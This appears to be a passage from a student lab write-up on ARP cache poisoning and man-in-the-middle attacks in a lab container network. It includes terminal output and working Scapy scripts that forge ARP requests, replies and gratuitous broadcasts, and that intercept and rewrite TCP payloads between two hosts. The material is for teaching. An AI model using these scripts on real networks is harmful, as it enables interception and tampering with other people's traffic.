B:PES1UG24CS840:Vinay:/
$>
```

- `arp` shows entry for **A (10.9.0.5)** with **HWaddress 02:42:0a:09:00:69** (attacker).
- Confirms B has been poisoned.

```
A:PES1UG24CS840:Vinay:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
         eth0
A:PES1UG24CS840:Vinay:/
$>
```

- `arp` shows entry for **B (10.9.0.6)** with **HWaddress 02:42:0a:09:00:69** (attacker).
- Confirms A has been poisoned.

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 mitm1.py
LAUNCHING MITM ATTACK.........
```

- Turn forwarding **off**: `sysctl net.ipv4.ip_forward=0` (so the spoof program will decide what to forward/modify).
- Start the injector: `python3 mitm1.py` → "**LAUNCHING MITM ATTACK…**".

```
A:PES1UG24CS840:Vinay:/
$>nc 10.9.0.6 9090
vinavv
```

- `nc 10.9.0.6 9090` connects to B's server.
- You type a **6-char string** (e.g., `vinavy`) as instructed.

```
B:PES1UG24CS840:Vinay:/
$>nc -l 9090
AAAAAA
```

- B receives **modified data**: AAAAAA (not the original text typed on A).

Code Snippets:

mitm.py

```python
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print("*** %s, length: %d" % (data, len(data)))

            newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
```

Explanation

- Sniffs TCP packets between A and B.
- If A→B: removes checksums & payload, replaces data with `Z`s, sends modified packet.
- If B→A: forwards packet unchanged.
- `sniff()` keeps listening on eth0 and calls `spoof_pkt` for each.

Mitm1.py

```
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
          newpkt = IP(bytes(pkt[IP]))
          del(newpkt.chksum)
          del(newpkt[TCP].payload)
          del(newpkt[TCP].chksum)

          if pkt[TCP].payload:
               data = pkt[TCP].payload.load
               print("*** %s, length: %d" % (data, len(data)))
               data = data.decode()
               firstword = data.split()[0]
               newdata = re.sub(firstword, 'A'*len(firstword), data,1)
               newdata = newdata.encode()
               send(newpkt/newdata)
          else:
               send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
          newpkt = IP(bytes(pkt[IP]))
          del(newpkt.chksum)
          del(newpkt[TCP].chksum)
          send(newpkt)
```

Explanation

- Almost same as `mitm.py`.
- But instead of replacing **all characters with Z**, it only replaces the **first word** with `AAAA...`.
- Used for Netcat task (fixed-length replacement keeps TCP sequence correct).

Task1A.py

```
E = Ether()
A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

Explanation

- Creates **Ethernet + ARP request**: attacker pretends to be `10.9.0.6` (B).
- Sends to Host A so A caches wrong MAC for B.

Task1B.py

```
E = Ether(dst='02:42:0a:09:00:05', src='02:42:0a:09:00:69')
A = ARP(op=2, hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

Explanation

- **ARP Reply (op=2):** attacker tells A *"10.9.0.6 is at my MAC"*.
- Directly poisons A's ARP cache.

Task1C.py

```
E = Ether(dst='ff:ff:ff:ff:ff:ff', src='02:42:0a:09:00:69')
A = ARP(op=2, hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.9.0.6')

pkt = E/A
pkt.show()
sendp(pkt)
```

Explanation

- **Gratuitous ARP broadcast**: attacker announces to all hosts *"10.9.0.6 is at my MAC"*.
- A accepts and poisons cache; B ignores since it owns that IP.

Task2.py

```
src_mac = '02:42:0a:09:00:69'
dst_mac = '00:00:00:00:00:00'
dst_mac_eth = 'ff:ff:ff:ff:ff:ff'
src_ip = '10.9.0.5'   # A
dst_ip = '10.9.0.6'   # B

eth = Ether(src=src_mac, dst=dst_mac_eth)
arp = ARP(hwsrc=src_mac, psrc=src_ip,
          hwdst=dst_mac, pdst=dst_ip, op=1)

pkt = eth / arp
sendp(pkt)
```

Explanation

- Sends forged **ARP request (op=1)**.
- Attacker pretends to be A's IP but with attacker's MAC.
- Used to poison B's ARP cache (so B maps A→M).

Task11A.py

```
E = Ether(dst='02:42:0a:09:00:05', src='02:42:0a:09:00:69')
A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

Explanation

- Very similar to task1A but explicitly sets Ether src/dst.
- Sends a forged ARP request to A, associating B's IP with M's MAC.